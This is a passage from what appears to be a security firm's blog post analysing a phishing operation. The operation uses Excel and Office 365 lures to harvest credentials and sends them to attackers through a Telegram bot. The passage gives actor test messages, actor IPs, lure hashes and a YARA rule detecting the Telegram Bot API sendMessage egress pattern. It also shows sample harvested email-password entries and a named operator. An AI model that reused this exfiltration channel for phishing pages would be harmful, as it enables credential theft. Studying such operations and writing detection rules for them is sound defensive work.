The alisonb account is in fact the original account that targeted one of NVISO's customers. This highlights the common cycle of phishing:


- Corporate accounts are filtered for initial access.
- Remaining accounts are used for further phishing.

Identifying these accounts as soon as they're compromised allows us to preemptively gray-list them, making sure the phishing cycle gets broken.

The Baddies

The Telegram channels furthermore contain records of the actors starting (/start command) and testing their collection methods. These tests exposed two IPs likely part of the actors' VPN infrastructure:


- 91[.]132[.]230[.]75 located in Russia
- 149[.]56[.]190[.]182 located in Canada



	MessageDate	Campaign	MessageID	FromBot	TargetIP	Country...	TargetEmail	TargetPassword	MessageText
>	2021-09-07 09:17:3...	1.168.596.795	1	false					/start
>	2021-09-07 09:17:5...	1.168.596.795	2	false					hi
>	2021-09-07 09:23:0...	1.168.596.795	3	false					/start
>	2021-09-07 09:43:3...	1.168.596.795	4	true	91.132.230.75	Russia	fgfgfg@fgfgf.com	workingnow	|============== OFFICE 365 =...
>	2021-09-07 09:58:3...	1.168.596.795	5	true	91.132.230.75	Russia	a@a.com	testingngagain	|============== OFFICE 365 =...
>	2021-09-13 11:06:4...	1.937.990.321	1	false					/start
>	2021-09-13 11:06:4...	1.937.990.321	2	true	149.56.190.182	Canada	a@a.com	workingsowell	|============== OFFICE 365 =...
>	2021-09-13 11:07:4...	1.937.990.321	3	true	149.56.190.182	Canada	timetomake@2021.com	checkingif	|============== OFFICE 365 =...
>	2021-09-15 22:05:5...	1.168.596.795	8	true	91.132.230.75	Russia	smtper79@hotmail.com	itisworkingverywell	|============== OFFICE 365 =...

Figure 10: The threat actor performing end-to-end tests.

In addition to the above test messages, we managed to identify an actor's screen capture of the conversation. By cross-referencing the message times with the obtained logs we can assess with high confidence that the 1168596795 campaign operator eric jones 's device is operating from the UTC+2 time zone in English.



```
================|
| Email: fgfgfg@fgfgf.com
| Password: workingnow
| Client IP: 91.132.230.75 ===============
OFFICE 365 ================                11:43 AM

|============== OFFICE 365
================|
| Email: a@a.com
| Password: testingngagain
| Client IP: 91.132.230.75 ===============
OFFICE 365 ================                11:58 AM

September 9

|============== OFFICE 365
================|
| Email: bobjjffh@jhdhd.com
| Password: dddddddddddddd
| Client IP: 81.17.242.170 ===============
OFFICE 365 ================                05:13 PM
```

Figure 11: An actor-made screen capture of the test messages.

To further confirm our theory, we can observe additional Telegram messages originating from the above actor IPs. The activity taking place between 9AM (UTC) and 10PM (UTC) tends to confirm the Canadian server is indeed geographically distant from the actor suspected of operating in UTC+2.




Figure 12: The threat actor interactions by time of the day (UTC).

Final Thoughts

We rarely get the opportunity to peek behind a phishing operation's curtains. While the observed campaigns were quite small, identifying the complete phishing cycle with the `alisonb` account was quite satisfying.

Our short analysis of the events enabled NVISO to protect its customers from accounts likely used for phishing in the coming days and further act as a reminder of how even obvious phishing emails can be successful nonetheless.

Indicators and Rules

Lures

The following files were analyzed to identify harvester credentials. Many more Excel lures can be identified through the `EXCELL` typo in VirusTotal.

SHA256	Campaign	Lure
`696f2cf8a36be64c281fd940c3f0081eb86a4a79f41375ba70ca70432c71ca29`	`1937990321`	Office 365
`2cc9d3ad6a3c2ad5cced10a431f99215e467bfca39cf02732d739ff04e87be2d`	`1168596795`	Excel
`209b842abd1cfeab75c528595f0154ef74b5e92c9cc715d18c3f89473edfeff9`	`1168596795`	Excel
`acc4c5c40d11e412bb343357e493d22fae70316a5c5af4ebf693340bc7616eae`	`1168596795`	Excel
`b7c8bb9e149997630b53d80ab901be1ffb22e1578f389412a7fdf1bd4668a018`	`1168596795`	Excel
`e36dd51410f74fa6af3d80c2193450cf85b4ba109df0c44f381407ef89469650`	`1168596795`	Excel
`a7af7c8b83fc2019c4eb859859efcbe8740d61c7d98fc8fa6ca27aa9b3491809`	`1168596795`	Excel
`ba9dd2ae20952858cdd6cfbaff5d3dd22b4545670daf41b37a744ee666c8f1dc`	`1036920388`	M&T Bank
`36368186cf67337e8ad69fd70b1bcb8f326e43c7ab83a88ad63de24d988750c2`	`1036920388`	M&T Bank
`7772cf6ab12cecf5ff84b23830c12b03e9aa2fae5d5b7d1c8a8aaa57525cb34e`	`1036920388`	M&T Bank

Yara

```
//For a VirusTotal Livehunt rule, uncomment the "vt" related statements.
//import "vt"

rule phish_telegram_bot_api: testing TA0001 T1566 T1566_001
{
    meta:
        description = "Detects the presence of the Telegram Bot API endpoint often used as egress"
        author      = "Maxime THIEBAUT (@0xThiebaut)"
        date        = "2021-09-30"
        reference   = "https://blog.nviso.eu/2021/10/04/phish-phished-phisher-a-quick-peek-inside-a-telegram-harvester/"
        tlp         = "white"
        status      = "testing"

        tactic      = "TA0001"
        technique   = "T1566.001"

        hash1       = "696f2cf8a36be64c281fd940c3f0081eb86a4a79f41375ba70ca70432c71ca29"

    strings:
        $endpoint   = "https://api.telegram.org/bot"
        $command    = "/sendMessage"
        $option1    = "chat_id"
        $option2    = "text"
        $option3    = "parse_mode"
        $script     = "<script>"

    condition:
        all of them //and vt.metadata.file_type == vt.FileType.HTML
}
```